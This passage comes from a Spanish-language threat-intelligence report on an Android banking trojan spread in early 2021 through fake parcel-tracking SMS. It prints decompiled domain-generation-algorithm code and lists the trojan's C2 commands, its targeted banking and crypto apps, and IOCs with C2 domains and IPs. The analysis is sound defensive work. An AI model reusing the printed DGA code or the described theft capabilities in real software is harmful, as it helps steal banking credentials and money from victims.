while (iVar6 < 2000) {
                    /*  */
  pSVar2 = Deobfuscator$app$Release.getString(-0x43f2d834301);
  iVar7 = 0;
  while (iVar7 < 0xf) {
    pSVar3 = new StringBuilder();
    pSVar3 = pSVar3.append(pSVar2);
    iVar4 = ref_02.nextInt(0x19);
    pSVar3 = pSVar3.append((short)iVar4 + 'a');
    pSVar2 = pSVar3.toString();
    iVar7 = iVar7 + 1;
  }
  if (iVar6 % 3 == 0) {
    pSVar3 = new StringBuilder();
    pSVar3 = pSVar3.append(pSVar2);
                    /* .ru */
    pSVar2 = Deobfuscator$app$Release.getString(-0x4402d834301);
    pSVar3 = pSVar3.append(pSVar2);
    pSVar2 = pSVar3.toString();
  }
  else {
    if (iVar6 % 2 == 0) {
      pSVar3 = new StringBuilder();
      pSVar3 = pSVar3.append(pSVar2);
                    /* .com */
      pSVar2 = Deobfuscator$app$Release.getString(-0x4442d834301);
      pSVar3 = pSVar3.append(pSVar2);
      pSVar2 = pSVar3.toString();
    }
    else {
      pSVar3 = new StringBuilder();
      pSVar3 = pSVar3.append(pSVar2);
                    /* .cn */
      pSVar2 = Deobfuscator$app$Release.getString(-0x4492d834301);
      pSVar3 = pSVar3.append(pSVar2);
      pSVar2 = pSVar3.toString();
    }
  }
  ref_03 = new Runnable(ref_01,pSVar2,ref_00);
  ref.submit(ref_03);
  iVar6 = iVar6 + 1;
```

Función *FindHost* que genera y comprueba cada uno de los 2000 dominios

Como podemos observar, la comprobación de dominios se implementa haciendo uso de múltiples hebras, por lo que la tarea de comprobación de 2000 dominios que debería llevar bastante tiempo en realizarse, puede realizarse en menos tiempo gracias al uso de un *pool* de hebras que se reparten el trabajo.

Por último, la lista de comandos que puede recibir el troyano para ejecutar diferentes acciones en el dispositivo infectado es la siguiente:

- **RETRY_INJECT**: vuelve a intentar mostrar la inyección.
- **GET_CONTACTS**: solicita la recopilación y envío de la agenda de contactos.
- **SEND_SMS**: solicita el envío del SMS indicado al número indicado.

- **RELOAD_INJECTS**: solicita al troyano que se vuelvan a descargar las inyecciones para las aplicaciones afectadas.
- **DISABLE_PLAY_PROTECT**: solicita la desactivación de Google Play Protect.
- **RUN_USSD**: solicita la realización de llamadas con coste adicional/suscripción (USSD).
- **OPEN_URL**: abre una URL indicada en la *WebView* utilizada para mostrar las inyecciones.
- **UPLOAD_SMS**: solicita la recopilación y envío de todos los SMS
- **SOCKS**: solicita la configuración de proxy SOCKS en el dispositivo.
- **UNINSTALL_APP**: solicita la desinstalación de la aplicación indicada.
- **BLOCK_CARD**: bloquea el dispositivo utilizando una inyección que solicita información específica de la tarjeta de crédito.

Entidades afectadas

La lista de entidades afectadas que hemos podido obtener es la siguiente:

- net.inverline.bancosabadell.officelocator.android
- piuk.blockchain.android
- com.bankinter.launcher
- net.inverline.bancosabadell.officelocator.activobank
- com.bbva.bbvacontigo
- com.coinbase.android
- com.rsi
- es.evobanco.bancamovil
- com.grupocajamar.wefferent
- com.tecnocom.cajalaboral
- com.kutxabank.android
- com.binance.dev
- es.bancosantander.apps
- es.cm.android

Conclusiones

Durante este inicio de 2021 hemos visto nuevas familias de troyanos bancarios, como Toddler u Oscorp, y a estas parece que se les une una nueva familia que ha hecho su aparición este mes de febrero. Este nuevo *banker* está principalmente centrado en entidades bancarias y usuarios españoles, y ha estado utilizando como método de distribución los mensajes de texto en nombre de compañías de mensajería.

A partir de estos SMS fraudulentos, los atacantes tratan de conseguir que la víctima visiten el enlace que se le proporciona y acabe instalando la falsa aplicación para rastreo de paquetes. Una vez que el usuario cae en el engaño e instala la aplicación, ésta comienza a tomar control del dispositivo, y pone en marcha las estrategias de robo de credenciales típicas para robar las credenciales de sus víctimas.

Al igual que el resto de *bankers* de Android, abusa de los permisos de accesibilidad para instalar un servicio de accesibilidad que recibe todos los eventos de accesibilidad que se producen en el dispositivo con el uso del usuario. Gracias a esto, el troyano puede mostrar inyecciones de phishing (overlays) tan pronto como se inicia la aplicación afectada, reduciendo las sospechas del usuario. Además, se recopilan los eventos de cambio en campos de texto, lo que permite el robo de credenciales más allá de las inyecciones web de phishing.

Junto a la funcionalidad de robo de credenciales, y de igual forma que suele ocurrir con otras familias de malware bancario, también se incluye funcionalidad para robar otro tipo de información que almacena el dispositivo, como los mensajes de texto o la lista de contactos, que permiten al atacante llevar a cabo el robo final de dinero o la propagación del malware a los contactos de la víctima.

Como elemento diferenciador ante el resto de familias que existen actualmente en el entorno del malware bancario para Android, encontramos el uso de un algoritmo generador de nombres de dominio (DGA), que permite al troyano seguir funcionando durante mucho más tiempo, complicando el cierre completo de la infraestructura del malware.

En lo que llevamos de 2021 ya hemos visto tres nuevas familias de malware bancario, lo que podemos entender como un aviso ante lo que podría estar por venir en lo que queda de año.

Debemos seguir atentos a cualquier novedad relativa a estas nuevas familias y a las posibles nuevas familias que aparezcan en el futuro.

Anexo: IOCs

Hash de las muestras:

- 88e4e1801fa1518382ee8b6b6f4b5ce52b380ddee29044f360b8f90ec87d3099

Dominios, IPs y URLs:

- hxxp://carlomansystems.com/fedex
- hxxp://mwconsulting.co.za/fedex/
- hxxp://crowd1tr.com/fedex/
- hxxp://mkinstalacje.pl/fedex/
- hxxp://mehp.com.br/fedex/
- hxxp://212sennakliyat.com/fedex/
- hxxp://esarengineering.com/fedex/

Dominios C2 generados registrados e IPs:

Febrero 2021:

- ddeocyowmeaygbk[.]com [193.38.55.28]
- mhuwkbajtolskrh[.]ru [8.209.80.73]
- qmycwjlxmqongbg[.]ru [8.209.80.73]

Marzo 2021:

- nfiuerwtftasnuk.com [51.254.172.105]
- xjnwqdospderqtk.ru [46.173.218.93]
- mbhpikampombehi.com [46.173.218.93]